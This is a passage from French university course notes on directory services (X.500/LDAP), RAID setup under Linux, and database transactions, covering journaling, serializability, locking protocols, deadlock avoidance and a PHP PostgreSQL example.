  $f = msqlFetchRow($res);
  echo("...")
  $i++;
}
```

VII) L'annuaire électronique

L'annuaire a un rôle important à jouer avec les nouvelles technologies de communication. La version électronique sera mise à jour plus régulièrement que la version papier. Un standard d'annuaire LDAP a été adopté ce qui facilite la mise en place d'annuaire d'entreprise. Ce standard s'est fortement inspiré de la norme ISO X.500 (1988 puis 1993)

1°) La norme X.500

Un utilisateur représente une personne susceptible de lire ou de modifier le contenu.Un utilisateur (une personne ou un processus informatique) accède à l'annuaire à travers une interface DUA (Directory User Agent). Si la norme ne spécifie pas les interactions entre les DUA et les utilisateurs, elle s'occupe très précisément par contre des interactions DUA / annuaire.
On appelle entrée une représentation d'un objet du monde réel. Par exemple un objet personne pourra être représenté par plusieurs facettes : un nom, une profession, un hobby. L'ensemble des entrées de l'annuaire constitue une base d'information appelée DIB (Directory Information Base) : c'est donc l'ensemble des informations publiées dans l'annuaire à l'intention des utilisateurs. On retrouve ici la terminologie des bases de données : les attributs définis par un type, une valeur (qui est sensé respecter une syntaxe). La DIB aura obligatoirement une structure hiérarchique : DIT (Directory Information Tree) ce qui n'est pas le cas dans une base de données. L'ensemble des règles de structuration constitue le schéma d'annuaire (directory schema). Une autorité de dénomination (naming authority) est chargée de garantir des noms relatifs d'entrées uniques.
Les services rendus par un annuaire sont structurés en actions appelées opérations abstraites (abstract operation). La norme X.500 définit une réalisation particulière de ces opérations sous forme d'interactions conformes au modèle OSI : protocole d'accès à l'annuaire ou protocole DAP (Directory Access Protocol).

2°) L'annuaire X.500 est distribué

Les problèmes à résoudre pour la répartition des données sont classiques :
Comment permettre à un utilisateur d'accéder au service sans que cet utilisateur ait à savoir si le service est local ou distant (transparence d'accès) ?
Comment masquer à l'utilisateur l'aspect réparti des des différentes données (transparence à la localisation) ?
En cas de redondance de l'information sur plusieurs systèmes, comment masquer à l'utilisateur la réplication des données (transparence à la réplication) ?
Enfin comment garantir la cohérence des données lors des mises à jour ?

VIII)Biblographie

A. Abdellatif et al. "Oracle 7" Eyrolles (1996)
- C. Bonnin "SQL Bases relationnelles" Eyrolles (1988)
- G. et O. Gardarin "Le Client-Serveur" Eyrolles (1996)
- C. Carrez "Des structures aux bases de données" DUNOD (1990)
- C. Chrisment et al. "Bases de données réparties" Techniques de l'ingénieur, traité informatique H3850
- D. Bell et al. "Distributed Database Systems" Addison-Wesley (1992).
- A. VINCENT et al. « Annuaires standardisés » Techniques de l'ingénieur Informatique H 2818
- Professional LINUX Programming" Wrox Press Ltd (2000) p195 ch7 : LDAP Directoty Service
- "Intranet : LDAP" LINUX Pratique N°14 p16 Octobre/Novembre 2000

On line

- http ://w3.one.net/~jhoffman/sqltut.htm
- http ://www.inquiry.com/techtips/thesqlpro/usefulsites.html
- http ://www.inquiry.com/techtips/thesqlpro/webdatabase.html
- http://www.contrib.andrew.cmu.edu/~shadow/sql.html#software
- http://www.Hugues.com.au : une base de donnée free pour l'enseignement : mSQL
- http://athena.alcyonis.fr/cgi-bin/w3-msql/spd/cours.html : il y a un très bon cours sur les SGBD

Chapitre 9 : Tolérance aux pannes : matériel et logiciel


On mesure la disponibilité d'une application par le rapport : A = MTTF/(MTTF+MTTR) où MTTF correspond au temps moyen de bon fonctionnement jusqu'à la prochaine panne et MTTR au temps moyen de réparation.
On peut parler de tolérance aux pannes à partir de A = 99,99% soit 50 mn d'indisponibilité sur une année (1 mn de panne par semaine).
Dans ce chapitre nous allons examiner deux aspects particuliers de la tolérance aux pannes :

- matériel avec la technologie RAID
- logicielle avec la gestion des transactions.

I) La technologie RAID

1°) Introduction

Une association de constructeurs et d'utilisateurs mondialement reconnue (RAB : Raid Advisory Board) a pour mission de promouvoir et de normaliser les technologies RAID (Redundant Array of inexpansive Disks). Ce schéma général d'architecture a été proposé en 1988 par des chercheurs de l'université de Berkeley pour augmenter la disponibilité et le débit d'un ensemble de disques. La figure ci-dessous représente les niveaux RAID les plus fréquemment utilisés (parmi les 7 niveaux notés de 0 à 6). Les zones foncées symbolisent les informations de redondance.



l'ordinateur pour former une partition RAID. Les trois disques sont désignés par /dev/sdb1 /dev/sdc1 /dev/sdd1. Il faut mettre à jour un fichier de configuration /etc/raid.conf qui contient :

```
raiddev                 /dev/md0
raid-level              5
nr-raid-disks           3
chunk-size              32

parity-algorithme       left-symmetric

device                  /dev/sdb1
raid-disk               0
device                  /dev/sdc1
raid-disk               1
device                  /dev/sdd1
raid-disk               2
```

Le niveau RAID que l'on utilise ici est donc 5

L'activation de la gestion des trois partitions se fait par la commande `mkraid /etc/raid.conf`.
Il faut ensuite activer la partition RAID avec les commandes :

```
mdadd /dev/md0 /dev/sdb1 /dev/sdc1 /dev/sdd1
mdrun -p5 /dev/md0
```

Ensuite vient le formatage :

```
mke2fs /dev/md0
```

Monter la partition RAID en `/mnt/md0`, avec mnt /dev/md0 /mnt/md0
Copier un fichier d'un disque monté en `/mnt/hda` vers la partition RAID avec

```
cp mnt/hda/nomfichier /mnt/md0
```

II) Gestion des transactions

Cette partie du cours est grandement tirée du polycopié de Philippe Mathieu voir bibliographie

1 Le concept de transaction et ses propriétés

Définition : Une **transaction** est une unité de traitement séquentiel constituée d'une suite d'instructions à réaliser sur une base de données, et qui appliquée à une base cohérente, restitue une base cohérente.
Une transaction T peut être modélisée comme suit :

$T = a_1\ a_2 ....a_n$

dans laquelle les a_i sont des actions ou des opérations telles que READ, WRITE, DELETE, ... auxquelles on ajoute trois opérations qui définissent le début et la fin de la transaction :

- START : cette opération marque le début des transactions ; elle affecte un identificateur unique. La première action a_1 est obligatoirement START.
- COMMIT : cette opération indique que la transaction est terminée et que les mises à jour faites par la transaction sont disponibles pour toutes les autres ;
- ABORT : cette opération indique que la transaction doit être arrêtée avant d'avoir pu atteindre sa fin normale. La base de donnée doit être remise dans l'état du début de la transaction.

La dernière action an doit être soit COMMIT soit ABORT.
Cela induit les quatre propriétés classiques de la transaction : ACID (chapitre 7)

Une transaction peut se trouver dans 4 états différents.

- Active ; état initial conservé tant qu'aucune anomalie ne se produit.
- Partiellement validée; lorsque la dernière instruction de la transaction a été atteinte.
- Échouée ; suite à une anomalie logique ou physique.
- Validée ; après une exécution totalement terminée.

L'action de validation d'une transaction est exécutée par l'ordre COMMIT. Cet ordre peut être explicite dans une transaction où, comme c'est la plupart du temps le cas, implicite et exécutée à la fin de la transaction par le SGBD. Une fois l'ordre COMMIT exécutée, les modifications faites sont irrémédiables et la transaction est arrêtée.
Si la transaction a échouée, le SGBD doit alors revenir à l'état précédant le début de la transaction puisque c'est le dernier point de garantie de cohérence. Ceci est fait automatiquement par le SGBD par la commande ROLLBACK. L'administrateur a alors la possibilité soit de relancer la transaction si le problème

était physique, soit de tuer définitivement cette transaction si le problème était logique (mauvaise conception de la transaction).

2 Les classes d'incidents

Un système informatique, comme tout autre appareil est sujet à des pannes diverses, l'une des plus fréquentes étant sans doute la coupure d'alimentation. L'existence de la propriété de durabilité passe par la capacité de l'environnement transactionnel à récupérer les trois classes d'incidents suivantes :

- INCIDENT-TRANSACTION : c'est la transaction elle-même qui décide de s'arrêter. Statistiquement la disponibilité est de 97% sur cet incident. Pour un système à haut débit (1000 transactions par seconde ou TPS) il y a plus de 30 incidents de ce genre à traiter par seconde.
- INCIDENT-SYSTEME : la mémoire principale ne représente plus l'image de la base, arrive deux à trois fois par an.
- INCIDENT-SUPPORT : le support physique, c'est à dire le disque est endommagé. Cela arrive de une à deux fois par ans.

Dans un tel cas, la perte de données peut s'avérer catastrophique. Le SGBD doit donc proposer un mécanisme permettant de reprendre des traitements interrompus en cours d'exécution.
Il n'est bien sûr pas concevable, dans le cas d'une mise à jour interrompue suite à une panne, ni de relancer la requête à nouveau, car dans ce cas les tuples modifiés avant la panne seraient modifiés une seconde fois, ni d'abandonner son traitement. Dans les deux cas, la base deviendrait alors incohérente.
L'exemple classique concerne une application bancaire dans laquelle on doit transférer une somme S d'un compte A à un compte B. L'une des contraintes du système d'information consiste à toujours vérifier que la somme des soldes des comptes A et B est constante avant et après transfert, ce qui garantit de ne pas perdre d'argent lors d'un virement. Deux ordres doivent être exécutés pour ce traitement :

```
update compte
set solde = solde - S
where num_compte = A ;

update compte
set solde = solde + S
where num_compte = B ;
```

Si la contrainte est bien vérifiée avant et après ces deux ordres, la base passe évidemment par une phase incohérente entre les deux ordres UPDATE. Une panne entre l'exécution de ces deux ordres aurait des conséquences dramatiques.

3 La tolérance aux pannes

Pour assurer la reprise sur panne, les SGBD actuels utilisent la notion de journal.
Définition: Un journal est un fichier texte dans lequel le SGBD inscrit, dans l'ordre, toutes les actions de mise à jour qu'il effectue.
Il existe plusieurs méthodes de gestion d'atomicité d'une transaction à l'aide d'un journal. L'une des plus utilisées est l'utilisation d'un journal incrémental avec mise à jour immédiate. Ce journal doit être stocké en mémoire sûre, généralement sur mémoire non volatile avec réplication.
Le principe d'utilisation de ce type de journal est le suivant :
Chaque ordre inscrit dans le journal est préfixé par le nom de la transaction. Commençons par donner un exemple :

Transaction
T1
x=read(A) x=x-50 write(A,x)

Journal incrémental
T1,start
T1,A,1550,1500
T1,commit

On peut constater :

- l'écriture de l'ordre start en début de journal.
- qu'un ordre d'écriture dans la base est accompagné par l'inscription contenant notamment le nom de l'article concerné, l'ancienne valeur de cet article et la nouvelle valeur à affecter.
- La fin de la transaction correspond à un ordre commit est inscrit au journal.

En cas d'arrêt intempestif du système deux cas se présentent :

- Si le journal contient l'enregistrement start sans enregistrement commit correspondant, la transaction est annulée par la commande **undo** (DEFAIRE)qui restaure tous les articles mis à jour par la transaction à leur ancienne valeur.
- Si le journal contient les enregistrements start et commit, la commande **redo** (REFAIRE) remet tous les articles mis à jour par la transaction à leur nouvelle valeur.

Pour illustrer cette technique, considérons deux transactions de mise à jour de comptes bancaires A et B. La première effectue un transfert de 50F de A vers B. Initialement A=1000F, B=2000F et C=700F. La seconde effectue un retrait de 100F sur le compte C.

T1
x=read(A) x=x-50 write(A,x) y=read(B) y=y+50 write(B,y)

T2
z=read(C) z=z-100 write(C,z)

On exécute d'abord T1 puis T2. Considérons maintenant trois cas de pannes :
1. Le crash intervient juste après l'inscription sur le journal de l'étape write(B,y).
2. Le crash intervient juste après la saisie sur le journal de l'étape write(C,z).
3. Le crash intervient juste après l'inscription du commit de T2.

Illustrons l'état du journal dans ces trois cas :

Cas (1)	Cas (2)	Cas (3)
T1, start T1, A,1000,950 T1, B,2000,2050	T1, start T1, A,1000,950 T1, B,2000,2050 T1, commit T2, start T2, C,700,600	T1, start T1, A,1000,950 T1, B,2000,2050 T1, commit T2, start T2, C,700,600 T2, commit
undo(T1)	redo(T1) undo(T2)	redo(T1) redo(T2)

Afin d'éviter de parcourir tout le journal et de retraiter toutes les transactions, le SGBD jalonne régulièrement le journal de points de contrôle. A chaque exécution d'un point de contrôle, le SGBD s'assure d'écrire tous les blocs modifiés sur disque puis il inscrit le point le contrôle au journal. La reprise sur panne se fait alors à partir de la première transaction précédant le dernier point de contrôle marqué au journal.
On notera que les ordres COMMIT et ROLLBACK peuvent aussi être utilisés manuellement en mode interactif. Dans ce mode, certains SGBD exécutent automatiquement un commit dans certaines circonstances. Oracle par exemple exécute un commit implicite après chaque ordre DDL.

4) L'accès concurrent aux données

Les transactions décrites précédemment étaient considérées séquentielles. Pourtant l'accès aux données par plusieurs transactions simultanées est un point capital pour l'efficacité d'une base de données. L'accès concurrent permet de partager les ressources machines et d'optimiser ainsi le temps CPU.
De nombreux problèmes gérant de gros volumes d'informations nécessitent ce type d'accès concurrent. Voici quelques exemples :

- opérations comptables dans les agences bancaires.
- commandes dans les magasins de vente par correspondance.
- enregistrement des places d'un vol dans un aéroport.
- inscription des étudiants à l'université.

4.1 Les problèmes liés à l'accès concurrent

Le problème principal de l'accès concurrent réside dans les opérations de mise à jour. On a déjà largement évoqué ce problème dans le chapitre 2 et les domaines d'écriture et de lecture. Nous allons reprendre cette étude avec la terminologie des transactions.
On dit que deux transactions sont concurrentes si elles accèdent simultanément aux mêmes données.
Illustrons quelques problèmes classiques qui peuvent survenir avec des transactions concurrentes :

- La perte de mise à jour.

Soient les deux transactions suivantes T1 et T2 qui effectuent une mise à jour sur la même donnée A:

T1
x=read(A) x=x+10 write(A,x)

T2
y=read(A) y=y+20 write(A,y)

si au départ A=50, après exécution séquentielle de T1 puis T2 ou de T2 puis T1 on obtient A=80. Si les transactions sont exécutées de manière concurrente, nous pouvons alors obtenir la séquence suivante :

T1	T2
x=read(A)	
x=x+10	
	y=read(A)
write(A,x)	
	y=y+20
	write(A,y)

Après cette exécution, A=70 . En d'autres termes, la mise à jour de T2 a écrasé celle de T1. Il y a perte de mise à jour. Les domaines d'écriture des deux transactions sont les mêmes.

- La création d'incohérences.

Soient les deux transactions T1 et T2 qui utilisent une base sur laquelle on suppose que la contrainte A=B doit toujours être vérifiée :

T1
x=read(A) x=x+1 write(A,x) y=read(B) y=y+1 write(B,y)

T2
z=read(A) z=z*2 write(A,z) t=read(B) t=t*2 write(B,t)

Si initialement A=50 et B=50, après exécution de T1 puis T2 (resp. T2 puis T1) on obtient A=102 et B=102 (resp. A=101 et B=101) . La contrainte A=B est toujours vérifiée. Si les transactions sont exécutées de manière concurrente, nous pouvons alors obtenir la séquence suivante :

T1	T2
x=read(A)	
x=x+1	
write(A,x)	
	z=read(A)
	z=z*2
	write(A,z)
	t=read(B)
	t=t*2
	write(B,t)
y=read(B)	
y=y+1	
write(B,y)	

Après cette exécution, A=102 et B=101 . Cette fois ci la base est devenue incohérente !

- Les lectures non reproductibles.

Soient les deux transactions T1 et T2 telles que la transaction T1 effectue deux fois une même lecture sur la base.

T1
x=read(A) affiche x x=read(A) affiche x

T2
y=read(A) y=y+1 write(A,y)

si initialement A=50, après exécution de T1 puis T2 ou de T2 puis T1, la transaction T1 aura affiché deux fois la même valeur. Si les transactions sont exécutées de manière concurrente, nous pouvons alors obtenir la séquence suivante :


T1	T2
x=read(A)	
affiche x	
	y=read(A)
	y=y+1
	write(A,y)
x=read(A)	
affiche x	

Cette fois ci les 2 valeurs affichées ne sont plus identiques, les lectures ne sont plus reproductibles.

4.2 Caractériser les exécutions correctes

Le contrôle de concurrence est la partie du SGBD qui contrôle l'exécution simultanée de transactions de manière à produire les mêmes résultats qu'une exécution séquentielle. Cette propriété essentielle des systèmes distribués est nommée sérialisabilité.

Définition : Une exécution d'un ensemble de transactions est dite sérialisable si elle donne pour chaque transaction participante, le même résultat que l'exécution en série de ces mêmes transactions.



On notera deux transactions T1 et T2 sérialisables comme ci-dessus. La double flèche exprime que le résultat final doit être le même que si l'on exécute d'abord T1 puis T2 (T1 précède T2) ou le contraire (T2 précède T1).
La difficulté du problème peut se représenter comme suit. Soient deux transactions T1 et T2 devant être sérialisables :

$T1 = a_1\ a_2....a_n$ et $T2 = b_1\ b_2....b_m$

Quelle est la conséquence sur les a_i et b_j ?
Chaque a_i et b_j est caractérisé par un domaine d'écriture et de lecture qu'il faut caractériser avec soin. Avec soin car contrairement aux cas des tâches du chapitre 2, il s'agit ici d'actions qui se passent les valeurs au fur et à mesure de leur déroulement. Ainsi les domaines de lectures se transmettent. Par exemple :

	T1	
a1	x=read(A)	L1={A}, E1={}
a2	x=x-50	L2={A}, E2={}
a3	write(A,x)	L3={A}, E3={A}, L3={A} car la valeur lue lui est passée par a2
a4	t=read(B)	L4={B}, E4={}
a5	t=t+50	L5={B}, E5={}
a6	write(B,t)	L6={B}, E6={B}, L6={B} car la valeur lue lui est passée par a5

Le rôle du contrôle de concurrence consiste donc à n'autoriser lors de l'exécution de transactions concurrentes que des exécutions sérialisables.
Prenons l'exemple de deux transactions qui effectuent des virements compte à compte. Si les deux comptes traités sont A et B, quelle que soit la somme virée, la somme A+B doit être constante. Selon la manière dont le contrôle de concurrence effectue l'ordonnancement des opérations, l'exécution obtenue sera correcte (sérialisable) ou non.

T1	T2
x=read(A)	
x=x-50	
	y=read(A)
	y=y-100
	write(A,y)
	z=read(B)
write(A,x)	
t=read(B)	
t=t+50	
write(B,t)	
	z=z+100
	write(B,z)

T1	T2
x=read(A)	
x=x-50	
write(A,x)	
	y=read(A)
	y=y-100
	write(A,y)
z=read(B)	
z=z+50	
write(B,z)	
	t=read(B)
	t=t+100
	write(B,t)

Avec A=1000 et B=2000, la première exécution fournit A=950 et B=2100, la contrainte initiale n'est pas préservée. La seconde exécution fournit A=850 et B=2150 ce qui respecte la contrainte.
Si l'on revient aux graphes de dépendances du chapitre 2, les sommets du graphe sont constitués de toutes les transactions participant à l'exécution.
Un arc relie une transaction T_i à une transaction T_j si et seulement si

- $E_{Ti} \cap L_{Tj} \neq \emptyset$ et T_i exécute un write(X) avant que T_j ne fasse un read(X).
- $L_{Ti} \cap E_{Tj} \neq \emptyset$ et T_i exécute un read(X) avant que T_j ne fasse un write(X).

Sémantiquement, le fait qu'un arc existe entre T_i et T_j dans le graphe de précédence signifie que dans toute exécution équivalente à celle traitée, T_i doit précéder T_j. On constate que dans le cas d'une exécution séquentielle T_i puis T_j, il n'y a qu'un seul arc entre T_i et T_j.

Fig. 9.2 - graphe des transactions précédentes

On démontre que si le graphe de dépendance possède un cycle alors l'exécution n'est pas sérialisable. Dans le cas contraire elle l'est. L'ordre de sérialisation peut être obtenu par tri topologique du graphe. On notera que ce tri n'est en général pas unique.
Si nous reprenons les deux exécutions précédentes, on constate après le calcul du graphe de dépendance de chaque exécution (Fig. 10.2) que la première exécution possède un cycle tandis que la seconde n'en possède pas. Le test de sérialisabilité d'un ensemble de transactions est coûteux puisqu'il est basé sur la recherche de cycles dans un graphe ($O(n^2)$dans un graphe possédant n noeuds). De plus ce calcul ne peut être fait qu'à posteriori quand on connaît l'ordre d'exécution des transactions. Les concepteurs de SGBD se sont donc tournés vers d'autres solutions.

4.3 Le système de verrouillage

Afin d'assurer que seules des exécutions sérialisables seront exécutées, plusieurs mécanismes peuvent être mis en place. L'outil le plus répandu pour mener à bien cette tâche est basé sur l'utilisation de verrous. On impose que l'accès aux données se fasse de manière mutuellement exclusive. Un verrou est posé sur chaque donnée accédée par une transaction afin d'empêcher les autres transactions d'y accéder. Cette technique est utilisée dans tous les systèmes commerciaux actuels.
La taille de la donnée verrouillée est appelée granularité. C'est au gestionnaire de verrous qu'incombe la tâche de gérer l'accès aux données. Sous DB2 avec le système MVS il se nomme IRLM (IMS Resource Lock Manager). Pour gérer les verrous le système utilise une table des verrous posés. A chaque verrou correspond une ligne définissant la donnée verrouillée, le type de verrou posé et le nom de la transaction qui l'a posé. Quand un verrou est levé, la ligne correspondante dans la table des verrous est supprimée. Une granularité forte implique un faible parallélisme, tandis qu'une granularité faible implique la gestion d'une table des verrous importante. On peut imaginer bloquer la table entière durant la transaction ou ne bloquer que la page physique (unité de 4096 octets ou 32768 octets) contenant les données. Les meilleurs systèmes actuels parviennent à travailler de manière idéale en ne bloquant que les lignes des données accédées par la transaction.
Dans la majorité des systèmes il existe trois types de verrous :

- Les verrous posés en cas de lecture. Si une transaction lit une donnée, aucune autre transaction ne doit pouvoir la modifier tant que cette transaction n'est pas terminée. C'est le mode partagé (Shared).

- Les verrous posés en cas de sélection pour mise à jour. D'autres transactions peuvent lire les données à condition qu'elles n'aient pas l'intention de les modifier. C'est le mode protégé (Protected).
- Les verrous posés en cas d'écriture. Si une transaction vient d'écrire une donnée, aucune autre ne doit pouvoir la lire tant que cette transaction n'est pas terminée. C'est le mode exclusif (eXclusive).

La compatibilité entre ces trois modes est résumée Fig.10.3. Deux modes sont incompatibles si Non est inscrit à leur intersection dans la matrice de verrouillage. Par exemple, si une transaction a obtenu un verrou de type Share sur une donnée, un autre verrou de type Share sera accepté mais un verrou eXclusive sera refusé.

Verrou	S	P	X
S	Oui	Oui	Non
P	Oui	Non	Non
X	Non	Non	Non

Fig. 9.3 - Matrice des compatibilités de verrouillage

On utilisera par la suite les notations lockS, lockP et lockX pour les différents verrous ainsi que unlock pour le déverrouillage.
Voici deux exemples d'exécutions concurrentes possibles de transactions avec verrous. T1 effectue un virement compte à compte, T2 et T3 affichent la somme de deux comptes (elles ne font que des ordres de lecture).

T1	T2
lockX(B)	
x=read(B)	
x=x-10	
write(B,x)	
unlock(B)	
	lockS(A)
	y=read(A)
	unlock(A)
	lockS(C)
	z=read(C)
	unlock(C)
	affiche(y+z)
lockX(A)	
t=read(A)	
t=t+10	
write(A,t)	
unlock(A)	

T1	T3
lockX(B)	
x=read(B)	
x=x-10	
write(B,x)	
unlock(B)	
	lockS(A)
	y=read(A)
	unlock(A)
	lockS(B)
	z=read(B)
	unlock(B)
	affiche(y+z)
lockX(A)	
t=read(A)	
t=t+10	
write(A,t)	
unlock(A)	

L'usage de verrous n'est néanmoins pas suffisant pour assurer la sérialisabilité d'une exécution. Là encore il existe un test permettant de savoir si une exécution avec verrous est sérialisable. Elle se base toujours sur la recherche de cycles dans un graphe de dépendance.
Les sommets du graphe sont constitués de toutes les transactions participant à l'exécution. Un arc relie une transaction T_i à une transaction T_j si et seulement si il existe une donnée X telle que T_i apposé un verrou dans un mode A sur X et T_j pose ultérieurement un verrou sur X dans un mode B incompatible avec A. Sémantiquement, le fait qu'un arc existe entre T_i et T_j dans le graphe de précédence signifie que dans toute exécution équivalente à celle traitée, T_i doit précéder T_j.

Fig. 9.4 - graphe des transactions précédentes avec verrou

Si le graphe de dépendance possède un cycle alors l'exécution n'est pas sérialisable. Dans le cas contraire elle l'est. L'ordre de sérialisation peut être obtenu par tri topologique du graphe. On notera que ce tri n'est en général pas unique.
Comme on peut le voir sur le graphe Fig. 10.4 l'exécution précédente entre T1 et T2 est sérialisable tandis que T1 et T3 ne l'est pas. Cet exemple montre par ailleurs que même si l'auteur d'une transaction n'exécute que des lectures, l'exécution de celle ci n'est pas sûre si un protocole de verrouillage adéquat n'est pas appliqué.

4.4 Le protocole à deux phases

S'il est aisé de savoir quand poser les verrous, la levée des verrous est beaucoup plus délicate. En effet d'autres précautions sont encore à prendre. Si on tente d'augmenter le rendement du traitement simultané des transactions en déverrouillant les données dés que possible, la base peut se trouver en état inconsistant. Si on ne déverrouille pas un article avant d'en verrouiller un autre, on crée des interblocages. Il faut donc imposer aux transactions un protocole de déverrouillage. Le plus fréquent est le protocole de verrouillage à deux phases, qui garantit la sérialisabilité de l'exécution des transactions. Ce protocole implique que chacune des transactions émette ses demandes de verrouillage et de déverrouillage en deux phases distinctes :

- Verrouillage croissant. La transaction peut obtenir de nouveaux verrouillages mais pas de nouveaux déverrouillages
- Verrouillage décroissant. La transaction peut obtenir des déverrouillages mais pas de nouveaux verrouillages.

Initialement une transaction est en phase de verrouillage croissant. Lorsqu'elle libère un verrou, elle entre en phase de décroissance et aucun verrouillage ne peut plus être demandé.
Définition : Une transaction est dite à deux phases si elle n'exécute aucun LOCK après avoir exécuté un UNLOCK.
Voici les deux transactions T1 et T3 précédentes transformées pour être compatibles avec le protocole de verrouillage à deux phases.

T1'
lockX(B) x=read(B) x=x-10 write(B,x) lockX(A) t=read(A) t=t+10 write(A,t) unlock(B) unlock(A)

T3'
lockS(A) y=read(A) lockS(C) z=read(C) display(y+z) unlock(A) unlock(C)

Bien que ce verrouillage à deux phases assure la sérialisabilité il n'évite pas pour autant les interblocages. Il se peut en effet que plusieurs transactions s'attendent mutuellement. C'est le cas avec la transaction à deux phases T4 qui fonctionne comme T3' (lui-même transformation deux phases de T3) mais sur la donnée B à la place de la donnée C.

T1'
lockX(B) x=read(B) x=x-10 write(B,x) lockX(A) t=read(A) t=t+10 write(A,t) unlock(B) unlock(A)

T4
lockS(A) y=read(A) lockS(B) z=read(B) display(y+z) unlock(A) unlock(B)

Avec ces deux transactions à deux phases, des interblocages peuvent se produire. Il y a interblocage si plusieurs transactions s'attendent mutuellement pour accéder aux données. En voici un exemple :

T1''	T4
lockX(B) x=read(B) x=x-10 write(B,x)	
	lockS(A) y=read(A) lockS(B)
lockX(A)	
.....	....

Il existe plusieurs manières d'éviter les verrous mortels :

- Obliger les transactions à demander tous les verrous simultanément. Le système les accepte alors tous à la fois ou aucun. Des données peuvent donc être verrouillées longtemps sans être utilisées.
- Fixer une relation d'ordre sur les données et obliger les transactions à demander leurs verrous dans cet ordre.
- Quand une situation d'interblocage se produit, arrêter la transactions incriminée et la réexécuter ultérieurement. Pour cela on affecte à chaque transaction une estampille unique et on utilise ces estampilles pour décider si en cas de conflit, une transaction doit être mise en attente ou rejetée. Si elle est rejetée elle reste affectée à la même estampille, ce qui la fait "vieillir". Deux schémas existent pour régler les conflits entre transactions plus jeunes et plus vieilles : Wait-Die et Wound-Wait.

  1. Avec le schéma Wait-Die (attendre ou mourir), si une transaction Ta détient une donnée et que Tb la réclame dans un mode non compatible, on autorise Tb à attendre ssi Tb est plus vieille que Ta. Dans le cas contraire, Tb est avortée, elle sera relancée avec la même estampille. Donc plus Tb vieillit plus elle est autorisée à attendre.
  2. Avec le schéma préemptif Wound-Wait (Blesser ou attendre) si une transaction Ta détient une donnée et que Tb la réclame dans un mode non compatible, on autorise Tb à attendre si elle est plus jeune que Ta. Dans le cas contraire, Ta est blessée (avortée et relancée avec la même estampille). Donc plus Tb est vieille plus elle est autorisée à accéder aux données.

Que ce soit dans le schéma Wait-Die ou dans le schéma Wound-wait, la plus vieille des transactions ne peut être rejetée. Ces deux schémas évitent les situations de deadlock.
Prenons l'exemple de 3 transactions Ta, Tb et Tc d'estampilles respectives 5,10 et 15.

1. Wait-Die :
   Si Ta réclame un article traité par Tb, Ta attend.
   Si Tc réclame un article traité par Tb, Tc est rejetée.
2. Wound-Wait :
   Si Ta réclame un article traité par Tb, Tb est rejetée et Ta prend la donnée.
   Si Tc réclame un article traité par Tb, Tc attend.

Selon les types d'applications gérées par l'entreprise, on préférera soit le schéma par estampillage de type Wound-Wait (c'est le cas pour le contrôle de processus ou la gestion bancaire) soit le schéma Wait-Die.
Pour prendre en compte l'ordonnancement des transactions, la gestion des files d'attentes entre transactions, la pose et la levée des verrous il faut un outil spécial : Le moniteur transactionnel. Le plus connu est sans doute CICS fourni par IBM pour systèmes MVS.
C'est aussi à lui de vérifier et de gérer les points suivants :

- Quand une transaction ne peut pas accéder à une donnée à cause d'un verrou, elle est mise en attente. Dés que la transaction concurrente libère les verrous, elle se remet en exécution.
- Si une transaction est en attente depuis une durée supérieure à une durée limite, la transaction est rejetée.
- Si plusieurs transactions s'attendent mutuellement (deadlock), le système choisit une transaction qui sera rejetée.

Pour conclure ce chapitre il est important de dire que la manière dont le journal, les verrous et l'ordonnancement des transactions sont effectués restent transparents pour l'utilisateur. Tout se passe comme si l'utilisateur était seul avec sa base de données. Néanmoins la compréhension des mécanismes profonds permettant l'accès concurrent est important pour écrire des transactions efficaces. On prendra garde notamment et autant que faire se peut à

- grouper les lectures ensembles et les écritures ensembles dans la transaction, ou mieux, dans des transactions séparées.
- éviter des traitements longs entre les lectures et les écritures.
- regrouper les interventions de l'opérateur en début de transaction et les lectures-écritures en fin de transaction.

5) Transactionnel réparti

Un système transactionnel présente typiquement trois composants :
- gestion des données
- gestion des transactions
- gestion des écrans et des dialogues

Dans un système transactionnel traditionnel ces trois composants s'exécutent sur la même machine. Depuis quelques années la tendance à la répartition avec les architectures clients serveurs ont vu le jour. On va même jusqu'à une coopération des traitements répartis avec la décentralisation des données des entreprises en fonction de la répartition géographique. Ainsi le poste client passe d'un simple terminal à un micro-ordinateur qui peut gérer des écrans graphiques puis maintenant à un réseau local complet.
Le développement d'Internet et d'Intranet dans le monde de l'entreprise va susciter une offre de services transactionnels intégrés au WEB. Le commerce électronique par exemple (voir chapitre 13) exige de pouvoir effectuer des transactions bancaires.

III) Exemple avec PostgreSQL

PostgreSQL est un gestionnaire de base de données libre développé par Michael Stonebraker de l'université de Berkeley (projet commencé en 1886 qui a vu sa version 7 en 2000).
PostgreSQL gère les transactions contrairement à mSQL présenté au chapitre précédent. La commande SQL BEGIN WORK est utilisée pour marquer le début d'une transaction. Pour la fin, on utilise END WORK. Par exemple en PHP3 cela donne :

```
...
pg_Exec($conn,« BEGIN WORK »);
pg_Exec($conn,  « INSERT INTO mydb (name,age) values ('Machin',67) »);
if ($bad_condition) {
  pg_Exec($conn, « ROLLBACK »);
  exit;
} else {
  pg_Exec($conn, « COMMIT »);
...
```

IV) Bibliographie

Philippe Mathieu "Bases de données (De merise à JDBC)" disponible sur le serveur Spédago
`http ://athena.alcyonis.fr/cgi-bin/w3-msql/spd/cours.html`
René J. Chevance : Architecture des serveurs, Techniques de l'ingénieur Informatique H 2528
Jacques Peping : Architecture de systèmes de stockage, Techniques de l'ingénieur Informatique H 2538
Jacques Printz et al. : Programmation et systèmes transactionnels Techniques de l'ingénieur Informatique H 2708
Léon Atkinson « programmation en PHP » CampusPress (1999)

PostgreSQL est présentée dans :

